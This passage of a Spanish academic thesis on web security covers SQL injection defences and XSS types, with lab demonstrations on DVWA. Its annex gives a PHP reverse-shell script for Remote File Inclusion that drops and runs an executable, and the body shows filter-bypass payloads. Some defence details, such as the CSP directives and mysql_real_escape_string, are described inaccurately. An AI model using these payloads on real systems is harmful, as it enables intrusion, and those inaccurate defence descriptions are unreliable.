Siguiendo el ejemplo visto anteriormente, al tener consultas parametrizadas, si un usuario ingresara “1’ or 1 = ‘1” la base de datos no ejecutaría esta sentencia, sino que buscaría en la tabla un usuario con id “1’ or 1 = ‘1”.

### 12.4.3 Validación de la entrada

Un paso importante para prevenir los ataques de inyección SQL es validar el input del usuario. Esta técnica no imposibilita este tipo de ataques y no debería utilizarse por sí sola, es una barrera de protección adicional.

Este mecanismo se basa en crear una lista blanca con las sentencias SQL que sean esenciales y necesarias, y no permitir el resto de declaraciones.

A la hora de programar la aplicación la manera de llevar a cabo la validación depende de cada lenguaje. En PHP, se utiliza la función *mysql_real_escape_string()*, que modifica la entrada eliminando los caracteres especiales haciéndola, de esta manera, segura para ser ejecutada en la sentenci SQL.

### 12.4.4 Usuario con privilegios restringidos

El usuario que se utilice para realizar los accesos a la base de datos debería tener los privilegios justos y específicos para realizar las acciones que pueda necesitar ese usuario. Nunca debe usarse un usuario root con acceso completo a la base de datos, ya que esto facilita a los atacantes realizar los ataques.
Además, es conveniente no tener un solo usuario para el acceso a la base de datos, si no una serie de usuarios con privilegios específicos.

# 13. Cross-Site Scripting

El ataque Cross-Site Scripting (XSS por sus siglas en inglés) es un tipo de inyección en el cual se inyectan scripts maliciosos en aplicaciones web legítimas. El objetivo de este ciberataque es que estos scripts implantados en la web sean ejecutados por usuarios desprevenidos sin que estos usuarios sean afectados. Mediante el XSS se puede hacer una gran variedad de cosas, entre las que destacan por su impacto el robo de credenciales y la redirección a otras páginas web maliciosas.

Cada vez que la página web transfiera información de usuario no validada al navegador, habrá riesgo de un ataque XSS. Cuando un usuario envía información a un formulario, como podría ser el formulario de login, estos datos se envían al servidor y es el servidor el que concede el acceso en caso de que los datos sean correctos. Este ataque utiliza funciones como GET y POST para manipular la comunicación entre el servidor y el cliente.

Lo que hace que estos ataques puedan llevarse a cabo es un bajo control por parte del servidor a la hora de validar los datos introducidos y de evitar la ejecución de scripts.

A pesar de que, como hemos comentado, el XSS se suele utilizar para el robo de información, algunos atacantes también lo utilizan para infectar al cliente de tal manera que éste, sin saberlo, se convierta en un iniciador de tácticas de phishing o ataques de malware.

Existen 3 tipos de Cross-Site Scripting: XSS indirecto o reflejado, XSS directo o almacenado y XSS basado en DOM.

## 13.1 XSS indirecto

El XSS indirecto o reflejado comienza cuando el atacante identifica que la aplicación vulnerable es susceptible a XSS y genera una URL que contiene código JavaScript. El atacante envía este enlace a la víctima con técnicas de ingenierái social o phishing y esta, al entrar al enlace, envía una petición a la aplicación web. La página ejecuta la página normalmente, y esta aplicación le reenvía a la víctima la respuesta con el código malicioso. Este código JavaScript llega al navegador de la víctima y se ejecuta. Normalmente se utiliza para enviar información al atacante.

A continuación se muestra un diagrama del funcionamiento del XSS indirecto:




*Figura 42. Diagrama del funcionamiento del XSS reflejado. Imagen de Omar Palomino [29]*

Haré uso de la aplicación DVWA para realizar la práctica de este ataque.




*Figura 43. Aplicación utilizada para realizar el XSS reflejado.*

Cuando una aplicación está completamente mal configurada no hará ningún control de la entrada. En la siguiente imagen se puede comprobar que se ha podido insertar un script exitosamente.




*Figura 44. Resultado de realizar el XSS reflejado*

A continuación se comprueba el código fuente de la aplicación web y, efectivamente, se puede comprobar que el script se ha insertado en el código fuente.




*Figura 45. Código fuente de la aplicación después del XSS reflejado*

Si una aplicación hace un pequeño control de la entrada, normalmente no aceptará la etiqueta <script>, pero sí sus variantes. Para el siguiente ejercicio se ha subido el nivel de seguridad de la aplicación DVWA. Si intentamos volver a hacer el mismo ataque podemos ver que no funciona:




*Figura 46. Intento de XSS reflejado en dificultad media*

En cambio, si modificamos ligeramente la etiqueta <script>, el control de la entrada no lo reconocerá pero se ejecutará correctamente. En la siguiente imagen podemos ver que en vez de utilizar <script> se ha utilizado <scRiPt> y ha funcionado.




*Figura 47. XSS reflejado exitoso en dificultad media*

Para el siguiente nivel se ha aumentado de nuevo la seguridad de la aplicación. En este caso, la configuración no permite ninguna variante de la etiqueta <script>. Para este ejercicio se ha utilizado la etiqueta <img> para insertar una imagen. Que un atacante tenga la opción de insertar imágenes en la página web de una empresa puede llegar a ser muy dañino.




*Figura 48. XSS reflejado exitoso en dificultad alta*

## 13.2 XSS directo

En el caso del Cross-site scripting directo o almacenado, primero el atacante deberá identificar que la aplicación web es vulnerable y que permite ingresar código JavaScript. El atacante envía el código malicioso a la aplicación web mediante una REQUEST de algún formulario de contacto o login. Una vez el código se envía a la página este se almacena, normalmente en una base de datos. Cuando la víctima visite la página, al hacer un REQUEST descargará el código malicioso y se ejecutará.

A continuación se muestra un diagrama del funcionamiento del XSS almacenado:




*Figura 49. Diagrama del funcionamiento del XSS almacenado. Imagen de Omar Palomino [29]*

## 13.3 XSS basado en DOM

El XSS basado en DOM es muy parecido al reflejado en los primeros pasos. Una vez más, el atacante genera un URL que contiene código JavaScript malicioso y se lo envía a la víctima. La víctima abre el enlace y ejecuta el REQUEST, enviando el código malicioso a la aplicación web. Esta aplicación incluye el código JavaScript en la RESPONSE y se la devuelve a la víctima. En este caso, al contrario que en el XSS reflejado, el código o payload que se han intercambiado la víctima y la aplicación no se ejecuta, sino que se procesa. Este procesamiento genera el código malicioso que finalmente se ejecuta.

A continuación se muestra un diagrama del funcionamiento del XSS basado en DOM:




*Figura 50. Diagrama del funcionamiento del XSS basado en DOM. Imagen de Omar Palomino [29]*

Para realizar el ejemplo práctico de este ataque volveremos a utilizar la aplicación DVWA. En este caso podemos ver que dentro del código de la aplicación se realiza un procesamiento de la variable “lenguage”.




*Figura 51. Código fuente de la aplicación donde se realiza el ataque*

Realizamos el ataque utilizando de nuevo el script simple de alerta.




*Figura 52. Ejecución del XSS basado en DOM*

Después de ejecutar el script, podemos comprobar que se ha insertado en el código fuente de la aplicación, específicamente en el procesamiento de la variable.


*Figura 53. Código fuente de la aplicación después del XSS basado en DOM*

## 13.4 Defensa

### 13.4.1 Defensa a XSS indirecto y directo

Los mecanismos más efectivos y comunes consisten en realizar un control de dónde se puede cargar y ejecutar código JavaScript. Esto se lleva a cabo mediante una política de seguridad de contenido. Esta política permite fijar una gran cantidad de restricciones, que suelen añadirse en las cabeceras de respuestas HTTP o en los archivos de configuración del servidor. A continuación tenemos algunas directivas que se pueden utilizar:

- 'media-src': no permite la subida de archivos multimedia
- 'script-src': las fuentes desde las que se pueden ejecutar scripts se detallan aquí
- 'img-src': no permite la subida de imágenes
- 'object-src': las fuentes de plugins están permitidas

Mediante estos comandos quitamos la opción de que se puedan ejecutar scripts, pero habrá veces en las que sea necesaria la ejecución de scripts en línea. En estos casos se puede utilizar un CSP (Content-Security-Policy) estricto. Este mecanismo consiste en que sólo se permiten scripts hash o scripts con el valor nonce correcto generado por el servidor.

- CSP basado en Nonce: "generas un número aleatorio *en tiempo de ejecución*, lo incluyes en tu CSP y lo asocias con cada etiqueta de secuencia de comandos en tu página" [49]. Para poder incluir y ejecutar un script, un atacante tendría que adivinar el número aleatorio para ese script..
- CSP basado en hash: "el hash de cada etiqueta de secuencia de comandos en línea se agrega al CSP" [49].

### 13.4.2 Defensa a XSS basado en DOM

Los mecanismos de defensa vistos hasta ahora no pueden aplicarse al XSS basado en DOM, ya que en vez de copiarse el código malicioso en las respuestas del servidor, este código se ejecuta en el entorno del cliente. Lo que provoca que este ataque sea tan peligroso es que la carga útil procesada no está controlada por el servidor.

Una manera de prevenir estos ataques es validar la entrada del usuario, mirando que los datos que entran solo contengan letras, números y espacios en blanco. Además, se pueden utilizar herramientas que analicen los parámetros de la URL para asegurarse de que no haya habido ninguna modificación dañina.

Además, la aplicación puede realizar una codificación de los DOM accesibles por el usuario antes de ser integrados en el documento. De esta manera, todos los caracteres y sentencias que podrían ser dañinas se muestran sin riesgos en la página

# 14. Conclusiones

El objetivo de este trabajo es analizar algunas de las vulnerabilidades más explotadas en la actualidad, mostrar ejemplos prácticos de cómo explotarlas y después estudiar como una empresa puede defenderse de estos ataques.

Mediante la realización de este proyecto se ha llegado a las siguientes conclusiones:

- El ataque más utilizado es el Phishing. Este ataque es especialmente eficaz y fácil de llevar a cabo, ya que en un solo ataque se puede llegar a una gran cantidad de víctimas que no están lo suficientemente formadas en ciberseguridad.

- La defensa más eficaz tanto para XSS como para los ataques de inyección SQL es la validación de la entrada del usuario.

- Los ataques de robo de credenciales pueden llegar a ser muy dañinos, provocando la filtración de información privada e incluso la caída de un servicio. Estos ataques se pueden mitigar poniendo un límite en la cantidad de intentos de login o con un MFA.

- A pesar de que los ataques de file inclusion no son los más comunes por las herramientas actuales para defenderse de ellos, son ataques muy peligrosos y hay que ponerles mucha atención.

A raíz del análisis realizado se puede concluir que la defensa más eficaz y recomendada es contratar a profesionales de la ciberseguridad, ya que como hemos visto la cantidad de ciberataques ha aumentado en gran medida. Además, es muy importante que tanto trabajadores como clientes estén concienciados y tengan una formación mínima en ciberseguridad, ya que muchos ataques van especialmente dirigidos a estos últimos.

En cuanto a trabajos futuros, este análisis se podría ampliar estudiando nuevas vulnerabilidades y nuevos mecanismos tanto de ataque como de defensa.

# 15. Anexo

## 15.1 Remote File Inclusion, script de reverse shell

```php
<?php

header('Content-type: text/plain');
$ip    = "127.0.0.1";
$port = "1337";
$payload = "7Vh5VFPntj9JDklIQgaZogY5aBSsiExVRNCEWQlCGQQVSQIJGMm
$evalCode = gzinflate(base64_decode($payload));
$evalArguments = " ".$port." ".$ip;
$tmpdir ="C:\\windows\\temp";
chdir($tmpdir);
$res .= "Using dir : ".$tmpdir;
$filename = "D3fa1t_shell.exe";
$file = fopen($filename, 'wb');
fwrite($file, $evalCode);
fclose($file);
$path = $filename;
$cmd = $path.$evalArguments;
$res .= "\n\nExecuting : ".$cmd."\n";
echo $res;
$output = system($cmd);

?>

```

# Bibliografía

[1] Cuevas, J. C., Muñoz, R. M., Alejandra, M., Gionantonio, D., Gastañaga, I. N., Gibellini, F. A., Parisi, G., Barrionuevo, D., & Milagros, Z. (s/f). *Análisis de Vulnerabilidades de Sistemas Web en desarrollo y en producción.* Core.ac.uk. Recuperado el 4 de marzo de 2022, de https://core.ac.uk/download/pdf/296403628.pdf

[2] de Souza, I. (2020, abril 26). *Seguridad Web: ¿qué es y cuáles medidas se pueden ejecutar?* Rock Content - ES. https://rockcontent.com/es/blog/seguridad-web/

[3] Ortiz, A. E. (2020, julio 22). *¿Qué es una vulnerabilidad en seguridad informática? Ejemplos*. Blog HostDime Perú, Servidores dedicados. https://www.hostdime.com.pe/blog/que-es-una-vulnerabilidad-en-seguridad-informatica-ejemplos/

[4] *3 Tips de Seguridad en Aplicaciones Web*. (2021, abril 21). Com.pe. https://www.electrodata.com.pe/tips-de-seguridad-en-aplicaciones-web/

[5] Arroyo, J. (2021, mayo 17). *Vulnerabilidades en páginas Web (3): LFI y RFI*. Extra Software. https://www.extrasoft.es/lfi-rfi-vulnerabilidades-en-paginas-web-3

